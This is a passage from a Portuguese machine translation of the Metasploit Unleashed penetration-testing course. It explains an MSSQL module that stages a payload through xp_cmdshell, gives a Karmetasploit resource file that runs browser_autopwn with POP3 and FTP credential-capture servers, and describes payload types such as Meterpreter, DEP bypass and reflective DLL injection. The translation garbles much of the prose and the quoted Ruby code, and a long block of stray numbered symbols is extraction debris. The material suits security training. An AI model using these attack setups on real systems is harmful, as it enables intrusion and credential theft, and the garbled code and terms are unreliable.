Passando,] HEX2BINARY o H2B [datastore File.read = (" , File.size [datastore HEX2BINARY [']) vai ler o que quer que o arquivo especificado no HEX2BINARY "armazenamento de dados, se você olhar quando disparou a exploração, ele estava dizendo "H2B", este arquivo está localizado em data/exploits/mssql/h2b, este é um arquivo que eu tinha criado que é um formato específico para janelas de depuração que é essencialmente um bypass simples para remover as restrições à limite de tamanho. Primeiro enviar esse executável, janelas de depuração converte-lo para um binário para nós, e então enviar a carga metasploit o nosso convite e convertido executável antes de converter o nosso arquivo metasploit.

O h2b.gsuc! (/ KemneE3N / ",% TEMP% \ \ # var\_bypass ()) é simplesmente substituindo um nome codificado com a dinâmica que criamos acima, se você olhar para o arquivo H2B, KemneE3N é chamado em várias ocasiões e queremos criar um nome ao acaso para ofuscar as coisas um pouco melhor. O gsub apenas substitui o codificado com o acaso. O h2b.split (/ \ n /). Cada um fazer a linha || irá iniciar um ciclo para nós e dividir o arquivo H2B volumosos em várias linhas, sendo motivo é que não podemos enviar o grosso todo o arquivo mais uma vez, temos para enviar-lhe um pouco de cada vez que o protocolo MSSQL não permitem transferências muito grande através de instruções SQL. Por último, o mssql\_xpcmdshell ("# (linha)", false) envia a carga inicial stager linha por linha, enquanto o falso especifica debug como false e não enviar as informações de volta para nós.

Os próximos passos converter nosso H2B arquivo binário para nós utilizando o Windows depurar, estamos utilizando o diretório% TEMP% para mais confiabilidade. O procedimento mssql\_xpcmdshell stored está permitindo que que isso ocorra.

O idx = 0 servidor será como um contador para nós vamos saber quando o tamanho do ficheiro tenha sido atingido, eo cnt = 500 especifica quantos caracteres estamos enviando ao mesmo tempo. A próxima linha envia nossa carga para um novo arquivo de 500 caracteres por vez, aumentando o idx contador e assegurar que idx é ainda menor do que o blob hex.length. Uma vez que tenha sido terminado os últimos passos converter a nossa carga metasploit volta para um arquivo executável, usando o nosso payload anteriormente encenou em seguida, executá-lo<sup>1</sup> dando-nos a nossa carga!

É isso! Ufa. Nesta lição você caminhou através da criação de um vetor de ataque global e tem mais familiarizados com o que se passa por detrás das cortinas. Se o seu pensamento sobre a criação de um novo módulo, olhe ao redor não é geralmente algo que você pode usar como base para o ajudar a criá-lo.

Esperamos não perder você neste. Antes de terminar este capítulo dar uma espiada no lib / msf / core / explorar e modificar o mssql\_commands.rb, aqui você vai ver uma lista detalhada de comandos que me MSSQL e Operador Dark têm vindo a construir um pouquinho agora. Além disso você pode começar a criar seus próprios módulos fora desta, se você queria!

# Glossary

## Modules

Módulos mostram uma grande versatilidade que lhe permite selecionar apenas os componentes que você precisa. Esta interface modular é extremamente fácil de usar, uma vez que você está acostumado a ela. Deixa passar e definir os vários componentes.

### Exploits

- \* Define que os ataques que você deseja usar.
- \* Configurado através de diversas opções que são definidos antes que ele possa ser utilizado.
- \* Exploits fazer uso de cargas.
- Exploits \* sem cargas são definidos como módulos auxiliares.

### Cargas, Encoders, NABS

- \* Cargas são o código que deseja executar remotamente no sistema de destino.
- Cargas \* são executados através de um codificador para garantir que não ocorram erros de transmissão.
- \* Nops manter os tamanhos de cargas consistente.

## Auxiliar

- \* Scanners, Servidores, e "outros" não explorar módulos.
- \* Fuzzers contém vários módulos e negação de serviço.

## Resource Files

Um resource files é simplesmente uma linha de texto separados arquivo contendo uma sequência de comandos a serem executados em msfconsole. Um dos arquivos de recurso mais notável é o arquivo Karmetasploit 'karma.rc'. Vamos dar uma breve olhada dentro deste arquivo para ter uma idéia do conteúdo de um resource files

```
load db_sqlite3
db_create /root/karma.db

use auxiliary/server/browser_autopwn

setg AUTOPWN_HOST 10.0.0.1
setg AUTOPWN_PORT 55550
setg AUTOPWN_URI /ads

set LHOST 10.0.0.1
set LPORT 45000
set SRVPORT 55550
set URIPATH /ads

run

use auxiliary/server/capture/pop3
set SRVPORT 110
set SSL false
run

use auxiliary/server/capture/pop3
set SRVPORT 995
set SSL true
run

use auxiliary/server/capture/ftp
run
```

Como você pode ver, passar um arquivo de recurso para Metasploit permite uma grande dose de automação. Você pode ajustar qualquer opção e usar qualquer módulo no Metasploit usando um arquivo de recursos e os comandos serão todos executados em sequência.

Existem dois métodos para carregar arquivos de recurso no Metasploit. Eles podem ser passados como uma opção para msfconsole na linha de comando usando o 'r' switch ou você pode carregá-los de dentro msfconsole usando o recurso 'comando'.

$\overline{1} \mid \quad \circ \quad \overline{2} \mid \quad \overline{3} \mid \quad \overline{4} \mid \quad \overline{5} \mid \quad \overline{6} \mid \quad \overline{7} \mid \quad \overline{8} \mid \quad \overline{9} \mid \quad \overline{10} \mid \quad \overline{11} \mid \quad \overline{12} \mid \quad \overline{13} \mid \quad \overline{14} \mid \quad \overline{15} \mid \quad \overline{16} \mid \quad \overline{17} \mid \quad \overline{18} \mid \quad \overline{19} \mid \quad \overline{20} \mid \quad \overline{21} \mid \quad \overline{22} \mid \quad \overline{23} \mid \quad \overline{24} \mid \quad \overline{25} \mid \quad \overline{26} \mid \quad \overline{27} \mid \quad \overline{28} \mid \quad \overline{29} \mid \quad \overline{30} \mid \quad \overline{31} \mid \quad \overline{32} \mid \quad \overline{33} \mid \quad \overline{34} \mid \quad \overline{35} \mid \quad \overline{36} \mid \quad \overline{37} \mid \quad \overline{38} \mid \quad \overline{39} \mid \quad \overline{40} \mid \quad \overline{41} \mid \quad \overline{42} \mid \quad \overline{43} \mid \quad \overline{44} \mid \quad \overline{45} \mid \quad \overline{46} \mid \quad \overline{47} \mid \quad \overline{48} \mid \quad \overline{49} \mid \quad \overline{50} \mid \quad \overline{51} \mid \quad \overline{52} \mid \quad \overline{53} \mid \quad \overline{54} \mid \quad \overline{55} \mid \quad \overline{56} \mid \quad \overline{57} \mid \quad \overline{58} \mid \quad \overline{59} \mid \quad \overline{60} \mid \quad \overline{61} \mid \quad \overline{62} \mid \quad \overline{63} \mid \quad \overline{64} \mid \quad \overline{65} \mid \quad \overline{66} \mid \quad \overline{67} \mid \quad \overline{68} \mid \quad \overline{69} \mid \quad \overline{70} \mid \quad \overline{71} \mid \quad \overline{72} \mid \quad \overline{73} \mid \quad \overline{74} \mid \quad \overline{75} \mid \quad \overline{76} \mid \quad \overline{77} \mid \quad \overline{78} \mid \quad \overline{79} \mid \quad \overline{80} \mid \quad \overline{81} \mid \quad \overline{82} \mid \quad \overline{83} \mid \quad \overline{84} \mid \quad \overline{85} \mid \quad \overline{86} \mid \quad \overline{87} \mid \quad \overline{88} \mid \quad \overline{89} \mid \quad \overline{90} \mid \quad \overline{91} \mid \quad \overline{92} \mid \quad \overline{93} \mid \quad \overline{94} \mid \quad \overline{95} \mid \quad \overline{96} \mid \quad \overline{97} \mid \quad \overline{98} \mid \quad \overline{99} \mid \quad \overline{100} \mid$

```
resource> load db_sqlite3
```

```
[*] The functionality previously provided by this plugin has been
[*] integrated into the core command set. Use the new 'db_driver'
[*] command to use a database driver other than sqlite3 (which
[*] is now the default). All of the old commands are the same.
[*] Failed to load plugin from /pentest/exploits/framework3/plugins/db_sqlite3:
Deprecated plugin
resource> db_create /root/karma.db
[*] The specified database already exists, connecting
[*] Successfully connected to the database
[*] File: /root/karma.db
```

Devido ao grande número de explorações atualmente disponíveis na Metasploit, há uma chance muito boa que já existe um módulo que você pode simplesmente editar para seus próprios fins explorar durante o desenvolvimento. Para tornar mais fácil explorar o desenvolvimento, Metasploit inclui um exemplo de exploit que você pode modificar. Você pode encontrá-lo em 'documentation / samples / modules / exploits /'.

Metasploit contém diversos tipos de cargas, cada um servindo um papel único no quadro. Vamos dar uma breve olhada em vários tipos de cargas disponíveis e ter uma ideia de quando cada tipo deve ser usado.

\* Inline (não encenado)

o A carga única com a exploração e código shell completa para a tarefa selecionada. Inline cargas são de design mais estável do que suas contrapartes porque contêm tudo em um. No entanto, alguns exploits vão suportar o tamanho da resultante dessas cargas.

\* Encenado

\* Stager cargas de trabalho em conjunto com cargas estágio, a fim de realizar uma tarefa específica. A stager estabelece um canal de comunicação entre o atacante ea vítima e lê em uma fase de carga para executar no host remoto.

\* Meterpreter

o Meterpreter, a forma abreviada de Meta-intérprete é uma carga, avançado multi-facetada, que opera através da injeção de dll. O Meterpreter reside inteiramente na memória do host remoto e não deixa vestígios no disco rígido, tornando-se muito difícil de detectar com técnicas convencionais forense. Scripts e plugins podem ser carregados e descarregados dinamicamente conforme necessário e desenvolvimento Meterpreter é muito forte e em constante evolução.

\* PassiveX

o PassiveX é uma carga que pode ajudar a contornar firewalls restritivos de saída. Ele faz isso usando um controle ActiveX para criar uma instância escondidos do Internet Explorer. Usando o novo controle ActiveX, ele se comunica com o atacante por meio de solicitações e respostas HTTP.

\* NoNX

o O NX (No eXecute) bit é uma característica construída em algumas CPUs para evitar código de execução em determinadas áreas da memória. No Windows, o NX é implementado como Data Execution Prevention (DEP).

As cargas o Metasploit NoNX são projetados para contornar DEP.

\* Ord

cargas são o Ordinal Windows stager cargas baseadas que têm vantagens e desvantagens distintas. As vantagens de ser ele funciona em todos os sabores e idioma do Windows que remonta ao Windows 9x sem a definição explícita de um endereço de retorno. Eles também são extremamente pequenas.

No entanto o duas desvantagens muito específicas torná-los não a escolha do padrão. O primeiro é que se baseia no fato de que ws2\_32.dll é carregado no processo a ser explorado antes da exploração. A segunda, que é um pouco menos estável que o stagers outros.

\* IPv6

As cargas Metasploit o IPv6, como o nome indica, são construídos para funcionar via IPv6 redes.

\* Injeção de DLL Reflexiva

o reflexiva DLL Injection é uma técnica pela qual uma carga fase é injetado em um processo de host comprometido em execução na memória, nunca tocar no host de disco rígido. A VNC e cargas Meterpreter ambos fazem uso de injeção de DLL reflexivo.

o Você pode ler mais sobre a injeção de DLL reflexão a partir do criador do método em <http://www.harmonysecurity.com/blog/2008/10/new-paper-reflective-dll-injection.html>

Esse material foi traduzido para ajudar as pessoas a entenderem o funcionamento do Metasploit Framework, como o conteúdo do curso é no idioma inglês resolvi traduzi-lo para que todos possam ter a oportunidade de acompanhar o material disponibilizado pela Offensive Security, o tradutor que foi utilizado foi o do Google o que melhor conseguiu chegar em concordâncias, caso encontre alguma palavra de difícil entendimento peço que por gentileza modifique, bom estudo!

**Link Oficial do Curso:** <http://www.offensive-security.com/metasploit-unleashed/>

Att,

Rafael Torres

[rafaeltorres@linuxmail.org](mailto:rafaeltorres@linuxmail.org)

**Twitter:** \_rafaeltorres\_